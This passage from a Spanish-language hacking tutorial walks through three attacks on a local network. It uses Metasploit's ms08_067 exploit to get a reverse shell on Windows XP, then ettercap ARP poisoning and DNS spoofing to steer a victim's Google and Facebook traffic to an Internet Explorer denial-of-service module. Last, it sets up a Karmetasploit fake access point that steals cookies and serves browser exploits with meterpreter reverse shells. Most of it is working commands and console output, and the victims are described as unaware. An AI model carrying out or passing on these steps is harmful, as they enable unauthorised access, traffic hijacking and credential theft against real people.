3 – Seleccionamos el *payload* con:

set PAYLOAD windows/shell_reverse_tcp



4 - Podemos ver las opciones del *payload* con:

show options

```
msf exploit(ms08_067_netapi) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

5 - Seleccionamos la ip del objetivo:

set RHOST <*ip_objetivo*>

6 - Y la nuestra:

set LHOST <*ip_nuestra*>

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.199
RHOST => 192.168.0.199
msf exploit(ms08_067_netapi) > set LHOST 192.168.0.198
LHOST => 192.168.0.198
```

7 - Por último lanzamos el **exploit**:

exploit

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.198:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 0 / 1 - lang:Spanish
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Command shell session 2 opened (192.168.0.198:4444 -> 192.168.0.199:1051) at 2010-11-26 04:0
5:03 +0100

Microsoft Windows XP [Versi¢n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Con todo esto ya tendríamos una consola en el sistema víctima sin que nuestro objetivo se diese cuenta.

EN RESUMEN:

1º → **use** exploit/windows/smb/ms08_067_netapi
2º → **set PAYLOAD** windows/shell_reverse_tcp
3º → **set RHOST** <*ip_objetivo*>
4º → **set LHOST** <*ip_nuestra*>
5º → **exploit**

Si queréis mas formación sobre esto aquí tenéis una estupenda guía de introducción a **metasploit**:

[Tutorial] Conociendo Metasploit Framework [Concluido] por **Rcart**

Metasploit ofrece una infinidad de posibilidades, pero con esto queda claro una muestra de su potencial.

– SECCION DNS-SPOOFING –

1a parte – Introducción


En esta ultima sección vamos a ver como hacer que nuestra víctima acceda a las paginas web que nosotros queramos en lugar de acceder a las suyas propias. Para ello utilizaremos a nuestro amigo **ettercap** con un **MITM** y su plugin *dns_spoof,* pero, esta vez, cambiaremos la interfaz GTK por la interfaz ncurses desde una terminal.

Empezamos arrancando **ettercap** con **ncurses**:

ettercap -C

A continuación vamos a **Sniff** > **Unified Sniffing** y nos pedirá escribir la interfaz con la que queremos sniffar el tráfico.

Pulsamos *Enter* y después vamos a **Host** > **Scan for Host** con lo que buscara los *host* de nuestra red. Una vez haya escaneado la red en **Host** > **Host list**:




Una vez veamos los *host*, tendremos que seleccionar los objetivos como hacíamos con la interfaz gráfica:

Como vemos tenemos que poner los objetivos (el router y la victima) entre "**/<ip> / "**.

Ahora antes de continuar con el *dns-spoofing* vamos a ver el archivo donde se almacenan las direcciones y a donde son redirigidas. Este archivo es:


/usr/share/ettercap/etter.dns

y vamos a ver la parte de su contenido que nos interesa:



En la imagen vemos **microsoft.com A 198.182.196.56** esto significa que una vez el *dns-spoofing* este funcionando cuando nuestra víctima intente acceder a *microsoft.com* sera redirigida a *198.182.196.56* que es *www.linux.org*. Este es el **etter.dns** que trae **ettercap** por defecto, nosotros podemos cambiarlo a nuestro gusto (después explicare una utilidad "interesante" para esto).


Bueno ya tenemos nuestro **etter.dns** configurado, ahora tenemos que cargarlo en **ettercap**, para ello continuamos en donde habíamos dejado nuestro *sniffer* y vamos a **Plugins** > **Manage de Plugins**, con lo que nos aparecerá una ventana como esta:




Hacemos doble clic sobre **dns_spoof** y veremos como el **[0]** de la izquierda pasa a ser **[1]** con lo que el plugin ya esta activado.

Nos queda el último ajuste para el *Man In The Middle,* vamos a **Mitm** > **Arp Poisoning** y en la ventana que aparecerá ponemos:

Ya solo queda **Start** > **Start Sniffing**:



Entonces cuando nuestra victima acceda a *micro$oft.com*:



2a parte – Lo divertido

Antes de empezar esta parte cabe aclarar que lo realizado aquí probablemente se puede hacer de otra forma mas simple y sin tanto trabajo, pero la intención de este tutorial es mostrar lo básico, es ya tarea de cada uno explorar las posibilidades.

Para esta parte necesitaremos:

- Backtrack 4 RC2.
- Una maquina virtual con Ubuntu 10.04 o 10.10 (o un ordenador real da igual).
- Una victima inocente con Windows XP.

→ **Vamos a plantear el escenario:**

<> Estamos en la misma red local que nuestra victima que tendrá un **Windows XP**, y lo que haremos sera aprovecharnos de un modulo del **metasploit** que produce una dos cuando la victima se conecta con *Internet Explorer* a una dirección concreta que nosotros le facilitaremos, cosa que podría ser difícil de conseguir sin ingeniería social, pero que nosotros podemos conseguir sin que nuestro objetivo se entere.

<> Entonces la situación quedara asi:

Bactrack lanzará el modulo de **mestasploit** con objetivo el **Windows XP**, y nos proporcionará una dirección **http**. Entonces en nuestro servidor web con **Ubuntu** haremos que cuando alguien se conecte a el sea redirigido a la dirección que nos proporcionaba **Backtrack** provocándole una denegación de servicio. Para esta direccional utilizaremos **ettercap + dns_spoof** redirigiendo la pagina de Google a nuestro servidor web, ya que **ettercap** no puede redireccionar a una dirección compleja como la que nos proporciona **metasploit**, de ahí que sea necesario utilizar nuestro servidor web.

→ **Empezamos:**

Para empezar prepararemos nuestras maquinas virtuales y la que "más" trabajo requiere es la de **Ubuntu**. Así que vamos a instalar lo necesario:

sudo apt-get install mysql-server-5.1 apache2 php5 php5-mysql libapache2-mod-auth-mysql

Ahora reiniciamos MySql y Apache con:

sudo /etc/init.d/apache2 **restart**
sudo service mysql **restart**

Listo, las paginas web se almacenan en **/var/www**, aunque ya iremos después a poner nuestra web.

Fuente: Como instalar Apache+Mysql+PHP en Ubuntu 10.04

→ Máquina de **Backtrack4**:

1º → Terminal y ejecutamos **metasploit**:

msfconsole

2º → **use** auxiliary/dos/windows/browser/ms09_065_eot_integer

3º → Ahora ponemos nuestra ip:

set SRVHOST <ip victima>

en mi caso:

set SRVHOST 192.168.0.201

```
_eot_integer (ms09_065_eot_integer) > use auxiliary/dos/windows/browser/ms09_065_
msf auxiliary(ms09_065_eot_integer) > show options

Module options:

   Name        Current Setting                                  Required  Description
   ----        ---------------                                  --------  -----------
   EOTFILE     /opt/metasploit3/msf3/data/exploits/pricedown.eot  yes       The EOT template to
use to generate the trigger
   SRVHOST     192.168.0.201                                    yes       The local host to li
sten on.
   SRVPORT     8080                                             yes       The local port to li
sten on.
   SSL         false                                            no        Negotiate SSL for in
coming connections
   SSLVersion  SSL3                                             no        Specify the version
of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   URIPATH                                                      no        The URI to use for t
his exploit (default is random)
```

4º → Lanzamos el modulo:

run

```
msf auxiliary(ms09_065_eot_integer) > set SRVHOST 192.168.0.201
SRVHOST => 192.168.0.201
msf auxiliary(ms09_065_eot_integer) > run

[*] Using URL: http://192.168.0.201:8080/CaydG8AgVtbctE
[*] Server started.
```

Perfecto, ya tenemos la dirección que facilitaremos a nuestra víctima, pero y si … no quiere aceptarla, ¿que hacemos? Para esto tenemos el **dns-spoofing**, para que se conecte a la web que queramos sin que se de cuenta.

→ Máquina de **Ubuntu 10.04**:

Entonces nuestro siguiente paso es ir a la maquina en que tenemos nuestro servidor web, en mi caso la de **Ubuntu** y vamos al directorio **/var/www.** Alli modificamos el archivo **index.html** y lo dejamos como este:

```
<html>
<head>
 <title>Google</title>
      <META HTTP-EQUIV="REFRESH"
      CONTENT="1;URL=http://192.168.0.201:8080/CaydG8AgVtbctE">
 </head>
 <body>
Espere unos segundos...
 </body>
</html>
```

Donde ***URL=http://192.168.0.201:8080/CaydG8AgVtbctE*** es la dirección que nos proporciona Backtrack (cada vez cambia).

Con esto ya tenemos nuestro servidor web listo y queda el **dns_spoof** lanzado desde **Backtrack** para que redireccione Google a la IP de nuestro servidor.

→ Máquina de **Backtrack4**:


Editamos el **/usr/share/ettercap/etter.dns** y redirigimos la página que queramos a nuestra máquina con **Ubuntu**, el fichero **etter.dns** quedará así:

```
#############################################################################

################################
# microsoft sucks ;)
# redirect it to www.linux.org
#
es-es.facebook.com   A 192.168.0.195
google.es          A   192.168.0.195

*.google.com         A   192.168.0.195
www.google.es      PTR 192.168.0.195

microsoft.com      A   198.182.196.56
*.microsoft.com    A   198.182.196.56
www.microsoft.com  PTR 198.182.196.56      # Wildcards in PTR are not allowed
```

Lo siguiente es usar **ettercap** como hemos visto en la **1a parte** y realizar un **dns_spoofing** para que nuestra víctima al conectarse a Google o Facebook con **Internet Explorer** "*muera*".

→ Máquina de **Windows XP**:

Cuando nuestro inocente *amig@* acceda a una de las paginas mencionadas antes vera esto:



y **BOOM!!** .

→ Máquina de **Backtrack4**:

Esto es lo que veremos cuando alguien acceda a nuestra dirección (bien sea redirigido o de forma directa):

```
msf auxiliary(ms09_065_eot_integer) > set SRVHOST 192.168.0.201
SRVHOST => 192.168.0.201
msf auxiliary(ms09_065_eot_integer) > run

[*] Using URL: http://192.168.0.201:8080/CaydG8AgVtbctE
[*] Server started.
[*] Sending HTML page with embedded font to 192.168.0.197:1270...
[*] Sending embedded font to 192.168.0.197:1270...
```

Con esto acabamos esta sección, aunque hay que tener en cuenta como he dicho al principio de ella que esto es instructivo, es una forma de hacer las cosas que no tiene porque funcionar bien porque el IE no sea vulnerable o porque el dns_spoof no nos funciona o por **otros motivos varios**, pero, la idea de redireccionar la podremos utilizar en muchos otros exploits que requieran que la víctima acceda a una página concreta modificada para la ocasión, o para crear clones de páginas webs conocidas con intención de obtener los datos privados de un usuario, aquí nuestra imaginación es la que pone el tope :).

– SECCION KARMETASPLOIT –

Hemos visto lo que podemos hacer si nos adentramos en la red de alguien, pero, y sino nos apetece hacer nada, ¿que hacemos?

La respuesta es simple, que vengan nuestras víctimas a nosotros creando un punto de acceso falso para que se conecten. Para esto utilizaremos **Karmetasploit**. Esto nos permitirá robar las cookies de nuestra victima o si su ordenador es vulnerable a uno de los **exploits** que cargue **metasploit** podemos incluso obtener una shell en su pc.

Primero preparamos el terreno, siempre partiendo de que utilizamos Bactrack 4 rc2, para ello descargamos el script **karma.rc**:

wget http://metasploit.com/users/hdm/tools/karma.rc

```
root@bt:~# wget http://metasploit.com/users/hdm/tools/karma.rc
--2010-12-04 23:52:49--  http://metasploit.com/users/hdm/tools/karma.rc
Resolving metasploit.com... 216.75.1.230
Connecting to metasploit.com|216.75.1.230|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://digitaloffense.net/tools/karma.rc [following]
--2010-12-04 23:52:51--  http://digitaloffense.net/tools/karma.rc
Resolving digitaloffense.net... 66.240.222.145
Connecting to digitaloffense.net|66.240.222.145|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1088 (1.1K) [text/plain]
Saving to: `karma.rc'

100%[======================================>] 1,088       --.-K/s   in 0s

2010-12-04 23:52:52 (20.4 MB/s) - `karma.rc' saved [1088/1088]
```

Una vez descargado vamos a modificar el archivo **/etc/dhcp3/dhcpd.conf** (haced primero una copia del original si lo deseáis) y tiene que quedar así:

option domain-name-servers 10.0.0.1;
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;
subnet 10.0.0.0 netmask 255.255.255.0 {
range 10.0.0.100 10.0.0.254;
option routers 10.0.0.1;
option domain-name-servers 10.0.0.1;
}

```
 GNU nano 2.0.7               File: /etc/dhcp3/dhcpd.conf

option domain-name-servers 10.0.0.1;

default-lease-time 60;
max-lease-time 72;

ddns-update-style none;

authoritative;

log-facility local7;

subnet 10.0.0.0 netmask 255.255.255.0 {
range 10.0.0.100 10.0.0.254;
option routers 10.0.0.1;
option domain-name-servers 10.0.0.1;
}
```

Para acabar la puesta a punto de karmetasploit podemos editar el fichero **/opt/metasploit3/msf3/data/exploits/capture/http/sites.txt** donde están los lugares de los que **metasploit** intentará robar las *cookies*, aquí podemos añadir nosotros los que queramos.

```
root@bt:~# cat /opt/metasploit3/msf3/data/exploits/capture/http/sites.txt

adwords.google.com
blogger.com
care.com
careerbuilder.com
ecademy.com
facebook.com
gather.com
gmail.com
gmail.google.com
google.com
linkedin.com
livejournal.com
monster.com
myspace.com
plaxo.com
ryze.com
slashdot.org
twitter.com
hotmail.com
tuenti.com
www.hotmail.com
www.tuenti.es
```

Una vez esté todo listo ponemos nuestra tarjeta en modo monitor, para ello(la interfaz es wlan0):

airmon-ng start wlan0

y cambiamos la MAC de nuestro punto de acceso (la interfaz en modo monitor es mon0):

ifconfig mon0 **down && macchanger -r** mon0 **&& ifconfig** mon0 **up**

```
root@bt:~# airmon-ng start wlan0


Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
5093    dhclient
5113    dhclient


Interface       Chipset         Driver

wlan0           RTL8187         rtl8187 - [phy0]
                                (monitor mode enabled on mon0)

root@bt:~# ifconfig mon0 down && macchanger -r mon0 && ifconfig mon0 up
Current MAC: [redacted] (unknown)
Faked MAC:   c0:bb:00:3b:11:7d (unknown)
root@bt:~#
```

Con la interfaz lista ya podemos crear nuestro punto de acceso con **airbase-ng:**

airbase-ng -P -C 30 -c 6 **-e "**WLAN_7F**"** mon0

```
root@bt:~# airbase-ng -P -C 30 -c 6 -e "WLAN_7F" mon0
23:55:38  Created tap interface at0
23:55:38  Trying to set MTU on at0 to 1500
23:55:38  Access Point with BSSID C0:BB:00:3B:11:7D started.
```

donde *WLAN_7F* es el nombre que queremos darle a nuestro falso punto de acceso y *mon0* es nuestra interfaz en modo monitor.

El paso anterior quedara una nueva interfaz *at0* a la cual (desde otra terminal) le damos una ip y activamos el servidor dhcp:

ifconfig at0 **up** 10.0.0.1 **netmask** 255.255.255.0

dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0

```
root@bt:~# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root@bt:~# dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
Internet Systems Consortium DHCP Server V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/
Wrote 3 leases to leases file.
Listening on LPF/at0/c0:bb:00:3b:11:7d/10.0.0.0/24
Sending on   LPF/at0/c0:bb:00:3b:11:7d/10.0.0.0/24
Sending on   Socket/fallback/fallback-net
root@bt:~# Can't create PID file /var/run/dhcpd.pid: Permission denied.
```

Como ultimo paso arrancaremos **metasploit** con ***karma***:

msfconsole -r karma.rc

```
root@bt:~# msfconsole -r karma.rc

#    # ###### #####   ##    ####  #####  #      ####  # #####
##  ## #      #    #  #  #      #    # #      #    # #   #
# ## # #####  #    # #    #  ####  #    # #      #    # #   #
#    # #      #    # ######      # #####  #      #    # #   #
#    # #      #    # #    # #    # #      #      #    # #   #
#    # ###### #   #  #    #  ####  #      ######  ####  #   #


       =[ metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --=[ 640 exploits - 320 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
       =[ svn r11211 updated today (2010.12.02)

resource (karma.rc)> load db_sqlite3
[-]
[-] The functionality previously provided by this plugin has been
[-] integrated into the core command set.  Use the new 'db_driver'
[-] command to use a database driver other than sqlite3 (which
[-] is now the default).  All of the old commands are the same.
[-]
```

```
[*]  Local IP: http://192.168.0.201:55550/9p0xQjJycnoivLP
[*] Server started.
[*] Starting exploit windows/browser/ms10_xxx_ie_css_clip with payload windows/meterpreter/rever
se_tcp
[*] Using URL: http://0.0.0.0:55550/eUC9ULoXTY6eZq
[*]  Local IP: http://192.168.0.201:55550/eUC9ULoXTY6eZq
[*] Server started.
[*] Starting exploit windows/browser/winzip_fileview with payload windows/meterpreter/reverse_tc
p
[*] Using URL: http://0.0.0.0:55550/xlJxd725KsVW0Kl
[*]  Local IP: http://192.168.0.201:55550/xlJxd725KsVW0Kl
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 10.0.0.1:3333
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Starting the payload handler...
[*] Started reverse handler on 10.0.0.1:6666
[*] Starting the payload handler...
[*] Started reverse handler on 10.0.0.1:7777
[*] Starting the payload handler...

[*] --- Done, found 17 exploit modules

[*] Using URL: http://0.0.0.0:55550/ads
[*]  Local IP: http://192.168.0.201:55550/ads
[*] Server started.
```

Con esto ya tendremos nuestro punto de acceso preparado para atrapar a nuestras victimas, ya solo queda esperar...

Antes de terminar veamos que ve una victima que se conecta a Internet desde nuestro punto de acceso mientras le robamos las **cookies**:

y lo que veríamos nosotros desde **metasploit**:

```
[*] DNS 10.0.0.102:57905 XID 38270 (IN::A hotmail.com)
[*] DNS 10.0.0.102:57905 XID 38270 (IN::A hotmail.com)
[*] DNS 10.0.0.102:57905 XID 38270 (IN::A hotmail.com)
[*] DNS 10.0.0.102:57905 XID 38270 (IN::A hotmail.com)
[*] DNS 10.0.0.102:57905 XID 38270 (IN::A hotmail.com)
[*] DNS 10.0.0.102:57905 XID 38270 (IN::A hotmail.com)
[*] DNS 10.0.0.102:57905 XID 27037 (IN::AAAA hotmail.com, UNKNOWN IN::AAAA)
[*] DNS 10.0.0.102:57905 XID 27037 (IN::AAAA hotmail.com, UNKNOWN IN::AAAA)
[*] DNS 10.0.0.102:57905 XID 27037 (IN::AAAA hotmail.com, UNKNOWN IN::AAAA)
[*] DNS 10.0.0.102:57905 XID 27037 (IN::AAAA hotmail.com, UNKNOWN IN::AAAA)
[*] DNS 10.0.0.102:34040 XID 41773 (IN::A tuenti.com)
[*] DNS 10.0.0.102:34040 XID 41773 (IN::A tuenti.com)
[*] DNS 10.0.0.102:34040 XID 41773 (IN::A tuenti.com)
[*] DNS 10.0.0.102:34040 XID 41773 (IN::A tuenti.com)
[*] DNS 10.0.0.102:34040 XID 41773 (IN::A tuenti.com)
[*] DNS 10.0.0.102:34040 XID 41773 (IN::A tuenti.com)
[*] DNS 10.0.0.102:34040 XID 41773 (IN::A tuenti.com)
[*] DNS 10.0.0.102:34040 XID 17999 (IN::AAAA tuenti.com, UNKNOWN IN::AAAA)
[*] DNS 10.0.0.102:34040 XID 17999 (IN::AAAA tuenti.com, UNKNOWN IN::AAAA)
[*] DNS 10.0.0.102:34040 XID 17999 (IN::AAAA tuenti.com, UNKNOWN IN::AAAA)
[*] DNS 10.0.0.102:34040 XID 17999 (IN::AAAA tuenti.com, UNKNOWN IN::AAAA)
[*] HTTP REQUEST 10.0.0.102 > google.com:80 GET /forms.html Linux FF 1.9.2.12 cookies=PREF
=ID=325bb3b9c8c44732:U=3d50095088cb3233:FF=0:TM=1291301583:LM=1291414789:S=CeCRxh12z24sDHX
X; NID=41=aluwLkjuCahgB2cVVMygK-PcllmcgknYeyFRguQEs_dhC8NRRkqi1h4bXbzeU1JEFdbsoomdwtgIGEty
```

Fuente: http://www.offensive-security.com/metasploit-unleashed/Karmetasploit